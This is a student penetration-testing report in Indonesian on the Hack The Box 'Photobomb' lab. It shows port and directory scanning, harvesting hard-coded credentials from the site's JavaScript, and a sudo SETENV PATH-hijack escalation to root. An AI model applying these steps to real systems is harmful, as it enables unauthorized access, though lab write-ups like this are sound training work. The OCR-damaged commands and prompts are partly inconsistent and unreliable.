


AoL_Network_Penetration_Testing

Nama Anggota Team:

- Antonio Fandako (2540125182)
- Gabriela Margareth (2540125623)
- William Sulasman (2540125421)
- Muhammad Visi Ilhaq (2501979770)
- Michael Bryan Chandra (2540124186)



- Executive Summary

Setelah menjalankan proses penetration ditemukan dua file yang berformat text yang bernama user.txt dan root.txt. Dimana user.txt kita temukan di direktori home dan pada file wizard. Sedangkan root.txt baru bisa didapat setelah kita mengubah user menjadi super user alias root. Yang terletak pada directory home/wizard/photobomb. Kedua text tersebut berisikan sebuah flag.

- Flag 1 : user.txt

- Flag 2 : root.txt

```
[root@wizphotobomb /home/wizard]# sudo -l
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin

User wizard may run the following commands on photobomb:
    (root) SETENV: /opt/cleanup.sh

[remote] wiz@photobomb:[/home/wizard]$ cat /opt/cleanup.sh
#!/bin/bash
# /opt/cleanup.sh
# This script is run by cron every 7 days
# to clean up log files
# if [ ! -s /log/photobomb.log ] && [ ! -s /log/photobomb.old ]
# then
#   /bin/cat /log/photobomb.log > /log/photobomb.log.old
#   /usr/bin/truncate -s=0 /log/photobomb.log
# fi

# protect the priceless originals
# for file in $(find / -name *.jpg); do
#   exec chown root:root {} \;
# done

[remote] wiz@photobomb:[/home/wizard]$ id
uid=1000(wizard) gid=1000(wizard) groups=1000(wizard)

[remote] wiz@photobomb:[/home/wizard]$ echo bash
bash

[remote] wiz@photobomb:[/home/wizard]$ echo bash > find
[remote] wiz@photobomb:[/home/wizard]$ chmod +x find
[remote] Wiz@photobomb:[/home/wizard]$ echo PATH=$PWD:$PATH /opt/cleanup.sh
root@photobomb:[/home/wizard/photobomb]# id
uid=0(root) gid=0(root) groups=0(root)
root@photobomb:[/home/wizard/photobomb]# whoami
root
root@photobomb:[/home/wizard/photobomb]# cd
root@photobomb:[/home/wizard/photobomb]# ls
root.txt
root@photobomb:[/home/wizard/photobomb]# cat root.txt
c4e42737ffccf
root@photobomb:[/home/wizard/photobomb]# ls
root@photobomb:[/home/wizard/photobomb]#
```

Connect ke machine Photobomb dengan openvpn yang didownload terlebih dahulu dengan command yang dijalankan dengan privilege root yaitu memakai command sudo. Command nya adalah **sudo openvpn [nama vpn]**.

Lalu join machine

S | 1 2 3 4 |

Hack The Box :: Hack The Box

https://app.hackthebox.com/machines/500

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

HACKTHEBOX

Search Hack The Box

UPGRADE TO VIP ACTIVE

Home My Profile My Team

Labs

Starting Point Tracks

Machines

Challenges Fortresses Endgames Pro Labs Rankings Battlegrounds HTB for Business Customer Support v 3.18.0

Photobomb EASY

ONLINE 107

10.10.11.182 IP ADDRESS

Leave Machine Reset Machine Submit Flag Add To-Do List Review Machine

Leave this live machine. Reset the machine to point zero. Submit a flag to this machine. Add this machine to your list. Rate and send your feedback.

INFORMATION STATISTICS ACTIVITY CHANGELOG REVIEWS WALKTHROUGHS

4.1 MACHINE RATING

97 Days RELEASE DATE

10611 USER OWNS

slartibartfast GIVE RESPECT

User Own


- Information Gathering

Lalu menggunakan command Nmap terhadap ip machine dengan format: **nmap**


10.10.11.182 -sV -p-. Command -sV berfungsi untuk mencari tau service apa saja yang bekerja pada port yang ada di ip. Lalu -p- berfungsi untuk mencari secara keseluruhan port.

```
kali㉿kali: ~/Downloads ✘ kali㉿kali: ~ ✘ https://app.hackthebox.com/machines/500  
└─[(kali㉿kali)-[~]]$ nmap 10.10.11.182 -p- -sV  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-14 10:01 EST  
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan  
Connect Scan Timing: About 52.46% done; ETC: 10:01 (0:00:04 remaining)  
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan  
Service scan Timing: About 50.00% done; ETC: 10:01 (0:00:06 remaining)  
Nmap scan report for photobomb.htb (10.10.11.182)  
Host is up (0.02s latency).  
Not shown: 65533 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     nginx 1.18.0 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 16.30 seconds
```


Lalu setelah mengetahui port, terdapat service http, dan langsung dijalankan ke web dengan format [ip]:[port] = 10.10.11.182:80.



Namun halaman web tidak dapat dibuka, sehingga kita harus mendaftarkan ip dan dns dari web photobomb tersebut dengan command **sudo nano /etc/hosts**



Lalu akan muncul halaman page berikut dan setelah ditulis ip dari htb.photobomb dan ip-nya, langsung di save. Setelah itu dicoba untuk merefresh ulang halaman web photobomb dan berhasil muncul tampilan dari web. Dan terdapat clickable link yang bertuliskan “click here!” dan terdapat kalimat mencurigakan yang bertuliskan “**the credentials are in your welcome pack**”.



setelah diklik, muncul pop up yang meminta username dan password untuk login

This site is asking you to sign in.

Username

Password

Cancel Sign in


Dan setelah dicoba command gobuster apakah terdapat hidden page.

```
(kali㉿kali)-[~] $ gobuster dir -u http://photobomb.htb/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x pdf,xlsx,xlms,html,docx,jpg,png
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://photobomb.htb/
[+] Method:       GET
[+] Threads:      10
[+] Threads:      10
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.3
[+] Extensions:  docx,jpg,png,pdf,xlsx,xlms,html
[+] Timeout:      10s

2023/01/14 10:09:07 Starting gobuster in directory enumeration mode


/prинтер.xlsms      (Status: 401) [Size: 188]
/prинтер           (Status: 401) [Size: 188]
/prинтер.pdf       (Status: 401) [Size: 188]
/prинтер.html      (Status: 401) [Size: 188]
/prинтер.png       (Status: 401) [Size: 188]
/prинтер.docx      (Status: 401) [Size: 188]
/prинтер.jpg        (Status: 401) [Size: 188]
```

Terdapat beberapa list hidden page yang dapat dicoba ke dalam web namun, setelah diklik, muncul pop up yang meminta username dan password untuk login



Mencoba mengakses hidden page yang ditemukan pada langkah sebelumnya. Sayangnya diperlukan login username dan password untuk mengakses halaman website itu.

- Services Enumeration



Setelah menemukan jalan buntu pada cara sebelumnya, Kami mendapatkan ide untuk melihat Elemen dari website tersebut. Pada saat kami melakukan pemeriksaan terhadap source dari web itu.

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Photobomb</title>
5   <link type="text/css" rel="stylesheet" href="styles.css" media="all" />
6   <script src="photobomb.js"></script>
7 </head>
8 <body>
9   <div id="container">
10    <header>
11      <h1><a href="/">Photobomb</a></h1>
12    </header>
13    <article>
14      <h2>Welcome to your new Photobomb franchise!</h2>
15      <p>You will soon be making an amazing income selling premium photographic gifts.</p>
16      <p>This state-of-the-art web application is your gateway to this fantastic new life. Your wish is its command.</p>
17      <p>To get started, please <a href="#printer" class="creds">click here!</a> (the credentials are in your welcome pack).</p>
18      <p>If you have any problems with your printer, please call our Technical Support team on 4 4283 77468377.</p>
19    </article>
20  </div>
21 </body>
22 </html>
23


```

```

function init() {
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
  if (document.cookie.match(/^\.*;\?s*isPhotoBombTechSupport\s*=\s*[^\;]+(.*)?\$/)) {
    document.getElementsByClassName('creds')[0].setAttribute('href', 'http://pH0t0:b0Mb!@photobomb.htb/printer');
  }
}
window.onload = init;


```

Lalu setelah mengklik link mencurigakan yang diduga adalah link untuk login, maka langsung dicoba untuk execute. Dan berhasil muncul pop up yang menginformasikan bahwa berhasil untuk login dan langsung di direct ke halaman dashboard dari web photobomb yang berisikan foto-foto.




Dengan fungsi Javascript yang ditemukan sebelumnya, sekarang kita bisa login menggunakan akun seseorang.


FoxyProxy dapat digunakan sebagai alternatif atau tambahan untuk mengelola konfigurasi proxy di peramban web selama menggunakan Burp Suite. Oleh karena itu, FoxyProxy dapat digunakan untuk mengarahkan lalu lintas web melalui Burp Proxy dan memudahkan pengguna untuk mengecek keamanan aplikasi web.




The screenshot shows the Firefox Add-ons page for the FoxyProxy Standard add-on. The add-on has 197,391 users and 636 reviews, with a rating of 4.2 Stars. It is categorized as 'Recommended'. The description states: 'FoxyProxy is an advanced proxy management tool that completely replaces Firefox's limited proxying capabilities. For a simpler tool and less advanced configuration options, please use FoxyProxy Basic.' A 'Add to Firefox' button is visible. Below the main card, there are sections for 'Rate your experience' (with a progress bar) and 'Screenshots' (showing two screenshots of the extension's interface).




The screenshot shows the main dashboard of the FoxyProxy extension. It features a large orange header with the 'FoxyProxy' logo. Below the header are three orange buttons labeled 'Options', 'What's My IP?', and 'Log'. The 'Log' button is currently active, indicated by a yellow background.



